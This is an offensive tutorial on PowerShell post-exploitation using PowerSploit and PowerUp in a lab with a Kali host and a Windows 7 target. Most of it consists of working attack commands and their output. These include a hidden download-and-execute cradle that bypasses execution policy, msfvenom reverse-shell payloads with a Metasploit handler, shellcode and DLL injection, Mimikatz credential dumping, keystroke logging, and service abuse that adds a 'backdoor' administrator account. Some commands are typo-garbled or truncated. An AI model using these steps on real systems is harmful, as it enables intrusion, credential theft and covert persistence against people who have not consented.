PowerShell Attack Guide
PowerShell
1. Introduction
PowerShell requires the .NET environment and supports .NET objects. Its readability and ease of use rank among the best of all shells.
- Scripts can execute in memory without writing to disk.
- They rarely trigger antivirus software.
- Remote execution is supported.
- Many current tools are developed on top of PowerShell.
- It makes many Windows scripts easier to execute.
- Running
cmd.exeis often blocked, while PowerShell is often not blocked. - It can be used to manage Active Directory.
Enter Get-Host or $PSVersionTable.PSVERSION to view the PowerShell version.
PS C:\Users\DELL> Get-Host


Name             : ConsoleHost
Version          : 5.1.18362.1171
InstanceId       : a9795f0c-814a-4e0e-95ea-b29b3a2fbbfc
UI               : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture   : zh-CN
CurrentUICulture : zh-CN
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace

PS C:\Users\DELL> $PSVersionTable.PSVERSION

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      18362  1171
2. Basic Concepts
1. .ps1 Files
A PowerShell script is simply a text file with the .ps1 extension. Each script file contains a series of PowerShell commands, with each command appearing on a separate line.
2. Execution Policy
To prevent users from running malicious scripts, PowerShell provides an execution policy. By default, this policy is set to prevent scripts from running. If a script cannot run, execute the following command to check the current execution policy.
Get-ExwcutionPolicy
Restrcted: scripts cannot run (default setting).
RemoteSigned: locally created scripts can run, but scripts downloaded from the internet cannot run unless they have a digital signature.
AllSigned: scripts can run only when signed by a trusted publisher.
Unrestricted: all scripts are allowed to run.
Use the following cmdlet to set the PowerShell execution policy.
Set-ExecutionPolicy <policy name>3. Running Scripts
The full path and filename must be entered.
4. Pipelines
Use the output of one command as the input of another command.
get-process p* | stop-process3. Common Commands
Create a directory:
New-Item test -type DirectoryCreate a file:
New-Item test.txt -type FileDelete a directory or file:
Remove-Item testDisplay text content:
get-content test.txtSet text content:
set-content 1.txt -value "hell,word!"Append content:
Add-Content 1.txt -Value "i love you"Clear content:
Clear-Content test.txtUpload test.psl to the target server and execute the script locally on the target in a CMD environment.
powerShell.exe -Executionpolicy Bypass -File test.pslDownload a script from a remote server, bypass local permissions, and execute it hidden.
powerShell.exe -Executionpolicy Bypass-WindowStyle Hidden-NoProfile-NonI IEX(New-ObjectNet.webClient).DownloadString("test.psl");[Parameters]PowerSploit
1. Concept and Invocation
PowerSploit is a post-exploitation framework based on PowerShell. It contains many PowerShell attack scripts and is mainly used for reconnaissance, persistence, and privilege escalation.
Kali Linux includes PowerSploit by default under /usr/share/windows-resources/powersploit. Use ls to view the script categories.
┌──(root💀kali)-[~/桌面]
└─# cd /usr/share/windows-resources/powersploit
┌──(root💀kali)-[/usr/share/windows-resources/powersploit]
└─# ls
AntivirusBypass  CodeExecution  Exfiltration  Mayhem  Persistence  PowerSploit.psd1  PowerSploit.psm1  Privesc  README.md  Recon  ScriptModification  Tests

┌──(root💀kali)-[/usr/share/windows-resources/powersploit]
└─# cd CodeExecution
┌──(root💀kali)-[/usr/share/windows-resources/powersploit/CodeExecution]
└─# ls
CodeExecution.psd1  CodeExecution.psm1  Invoke-DllInjection.ps1  Invoke-ReflectivePEInjection.ps1  Invoke-ReflectivePEInjection_Resources  Invoke-Shellcode.ps1  Invoke-WmiCommand.ps1  Usage.m
Copy the powersploit directory under /usr/share/windows-resources to /var/www/html and set up a simple server. On the Win7 target machine, visit 192.168.160.129/powersploit, as shown below.

The functions of the modules in the image above are:
AntivirusBypass  discover antivirus detection signatures
CodeExcution     execute code on the target host
Exfiltration     information collection tools on the target host
Mayhem           blue-screen destructive scripts
Persistence      backdoor scripts for persistent control
Recon            use the target host as a pivot for internal network reconnaissance
ScriptModification create and modify scripts on the target host
2. Common PowerSploit Script Module Attacks
1. Invoke-Shellcode
1.1 The Invoke-Shellcode script under the CodeExecution module is commonly used to insert shellcode into a specified process ID or local PowerShell.
Set up the listener:
┌──(root💀kali)-[~/桌面]
└─# service apache2 start # start Apache service
┌──(root💀kali)-[~/桌面]
└─# msfconsole            # start MSF module
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.160.129 # local IP
LHOST => 192.168.160.129
msf6 exploit(multi/handler) > set LPORT 4444 # listening port
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.160.129  yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.160.129:4444
Generate the script:
┌──(root💀kali)-[~/桌面]
└─# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.160.129 LPORT=4444 -f powershell -o /var/www/html/test
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 627 bytes
Final size of powershell file: 3095 bytes
Saved as: /var/www/html/test
Enter the following commands in PowerShell on the target machine to download the script.
# download the script
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/powersploit/CodeExecution/Invo
-Shellcode.ps1")
# download the payload
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/test")
# execute
PS C:\Users\baji> Invoke-Shellcode -Shellcode ($buf) -Force
Finally, return to Kali and the target shell has connected back.
1.2 Inject shellcode into a specified process for a Meterpreter reverse shell.
# download the script
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/powersploit/CodeExecution/Invoke
-Shellcode.ps1")
# download the payload
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/test")
# view processes
PS C:\Users\baji> ps

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    139      14     3132       6944    62     0.11   2512 1
    831      43    34828     116580   668     6.24    984 chrome
    .......
    162      14    19004      21700   339     0.08   3732 chrome
     59       8     4500      11448    78     0.05    964 conhost
# create a new process and hide it. Viewing processes shows an added notepad process with ID 4735
PS C:\Users\baji> start-process C:\Windows\System32\notepad.exe -WindowStyle Hidden
# view processes. A notepad process with ID 4735 is present
PS C:\Users\baji> get-process notepad
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     56       7     1420       5352    75     0.02   4172 notepad
# process injection
PS C:\Users\baji> Invoke-Shellcode -ProcessID 4735 -Shellcode ($buf) -Force
The reverse connection succeeds.
2. Invoke-DllInjection
DLL injection script.
First configure the listener in MSF the same way as above, so it is not repeated here.
Then use the following command in Kali to generate a DLL reverse payload.
┌──(root💀kali)-[~/桌面]
└─# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.160.129 LPORT=4444 -f dll -o /var/www/html/test.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 507 bytes
Final size of dll file: 8704 bytes
Saved as: /var/www/html/test.dll# download the script
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160
-DllInjection.ps1")
# start a new process
PS C:\Users\baji> get-process notepad
Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id ProcessName
------- ------ ----- ----- ----- ------ -- -----------
56 7 1420 5352 75 0.02 4172 notepad
# process injection
PS C:\Users\baji> Invoke-DllInjection -ProcessID 2008 -Dll C:\Users\baji\test.dllThe reverse connection succeeds.
3. Invoke-Portscan
Invoke-Portscan is a script under the Recon module, mainly used for port scanning.
# download
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/powersploit/Recon/Invoke-Portscan.ps1")
# use
PS C:\Users\baji> Invoke-Portscan -Hosts 192.168.160.129 -Ports "80,22,3389"

Hostname      : 192.168.160.129
alive         : True
openPorts     : {80}
closedPorts   : {22, 3389}
filteredPorts : {}
finishTime    : 2021/3/4 17:46:49
4. Invoke-Mimikatz
Invoke-Mimikatz is a script under the Exfiltration module.
# download
PS C:\Users\baji> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/powersploit/Exfiltration/Invo
Mimikatz.ps1")
# invoke
PS C:\Users\baji> Invoke-Mimikatz -DumpCreds
The specific usage is not described in detail here. It is covered in detail in my previous post-exploitation article.
5. Get-Keystrokes

Get-Keystrokes is a script under the Exfiltration module for keystroke logging. Its functionality is quite powerful. It records not only keyboard input, but also mouse clicks and detailed timestamps.
# download the script
PS C:\> IEX (New-Object Net.WebClient).DownloadString("http://192.168.160.129/powersploit/Exfiltration/Get-Keystrokes.ps1
")
# specify the log file: test1.txt
PS C:\> Get-Keystrokes -LogPath C:\Users\zhiji\test1.txt
Enter random keystrokes.
View the file and you can see it contains what was just typed.
3. PowerUp
PowerUp is a script under the Privesc module. It is very powerful and includes many practical scripts for finding Windows service vulnerabilities on the target host to perform privilege escalation. On Windows, privilege escalation can often be done through kernel vulnerabilities, but sometimes the server cannot be escalated through kernel vulnerabilities. In that case, weak Windows services or common system services can be abused through their inherited system privileges. This framework helps identify weak points when kernel privilege escalation is not feasible, then use those weak points to achieve privilege escalation.
Common PowerUp modules:
Invoke-AllChecks
This module automatically executes all PowerUp scripts to check the target host.
Invoke-AllChecksFind-PathDLLHijack
This module checks which directories in the current %PATH% are writable by the user.
Find-PathdllhijackGet-ApplicationHost
This module can use the applicationHost.config file on the system to recover encrypted application pool and virtual directory passwords.
get-ApplicationHost
# list display
get-ApplicationHost | Format-Table -Autosize
Get-RegistryAlwaysInstallElevated
This module checks whether the AlwaysInstallElevated registry keys are set. If they are set, it means MSI files are allowed to run with SYSTEM privileges.
Get-RegistryAlwaysInstallElevatedGet-RegistryAutoLogon
This module checks whether the AutoAdminLogon item in the Winlogon registry key is set, and can query the default username and password.
Get-RegistryAutoLogonGet-ServiceDetail
This module returns information about a service.
# get detailed information for the DHCP service
Get-ServiceDetail -ServiceName Dhcp
Get-ServiceFilePermission
This module checks which service directories the current user can write related executables to. These files can be used for privilege escalation.
Get-ServiceFilePermissionTest-ServiceDaclPermisssion
This module checks all available services and attempts to modify the open services. If modification is possible, it returns the service object.
Test-ServiceDaclPermissionGet-ServiceUnquoted
This module checks service paths and returns service paths that contain spaces but are not quoted.
This abuses a Windows logic issue. When a filename contains spaces, the Windows API may interpret it as two paths and execute both. Sometimes this can cause privilege escalation. For example, C:\program files\hello.exe can be interpreted as C:\program.exe and C:\program files\hello.exe.
Get-ServiceUnquotedGet-UnattendedInstallFile
This module checks the following paths for files that may contain deployment credentials, including Sysprep.xml, Sysprep.inf, Unattended.xml, and Unattend.xml.
Get-UnattendedInstallFileGet-ModifiableRegistryAutoRun
This module checks application startup paths and registry keys, then returns program paths that the current user can modify. The checked registry keys include the following:
Get-ModifiableRegistryAutoRunGet-ModifiableScheduledTaskFile
This module returns the names and paths of scheduled task programs that the current user can modify.
Get-ModifiableScheduledTaskFileGet-Webconfig
This module returns plaintext database connection strings in web.config files on the current server.
get-webconfigSuccessfully checks the database in web.config.
Invoke-ServiceAbuse
This module modifies a service to add a user to a specified group. It can also trigger a custom command to add a user with the -cmd parameter.
# add the default account
Invoke-ServiceAbuse -ServiceName VulnSVC
# specify the domain account to add
Invoke-ServiceAbuse -ServiceName VulnSVC -UserName “TESTLAB\john”
# specify the user, password, and local group
Invoke-ServiceAbuse -ServiceName VulnSVC -UserName backdoor -Password password -LocalGroup “Administrators”
 # custom command
Invoke-ServiceAbuse -ServiceName VulnSVC -Command “net …”
Restore-ServiceBinary
This module restores the service executable to its original directory.
Restore-ServiceBinary -ServiceName VulnSVCTest-ServiceDaclPermission
This module checks whether a user has discretionary access control permissions on a service. The result returns true or false.
Restore-ServiceDaclPermission -ServiceName VulnSVCWrite-HijackDll
This module outputs a .bat file containing a custom command that can delete itself to $env:Temp\debug.bat, and outputs a DLL capable of starting the batch file.
Write-UserAddMSI
This module generates an installer file. Running the installer pops up a dialog for adding a user.
Write-UserAddMSIWrite-ServiceBinary
This module precompiles a C# service executable. By default, it creates an administrator account. You can customize commands through Command.
# add the default account
Write-ServiceBinary -ServiceName VulnSVC
# specify the domain account to add
Write-ServiceBinary -ServiceName VulnSVC -UserName “TESTLAB\john”
# specify the user, password, and local group
Write-ServiceBinary -ServiceName VulnSVC -UserName backdoor -Password password -LocalGroup “Administrators”
# custom command
Write-ServiceBinary -ServiceName VulnSVC -Command “net …”
Install-ServiceBinary
This module uses Install-ServiceBinary to write a C# service for adding a user.
# add the default account
Install-ServiceBinary -ServiceName DHCP
# specify the domain account to add
Install-ServiceBinary -ServiceName VulnSVC -UserName “TESTLAB\john”
 # specify the user, password, and local group
Install-ServiceBinary -ServiceName VulnSVC -UserName backdoor -Password password -LocalGroup “Administrators”
# custom command
Install-ServiceBinary -ServiceName VulnSVC -Command “net …”
The difference between Write-ServiceBinary and Install-ServiceBinary is that the former generates an executable file, while the latter installs the service directly.
These are the notes for PowerShell for now. There are many modules not introduced here; you can study them further through Google or SecWiki.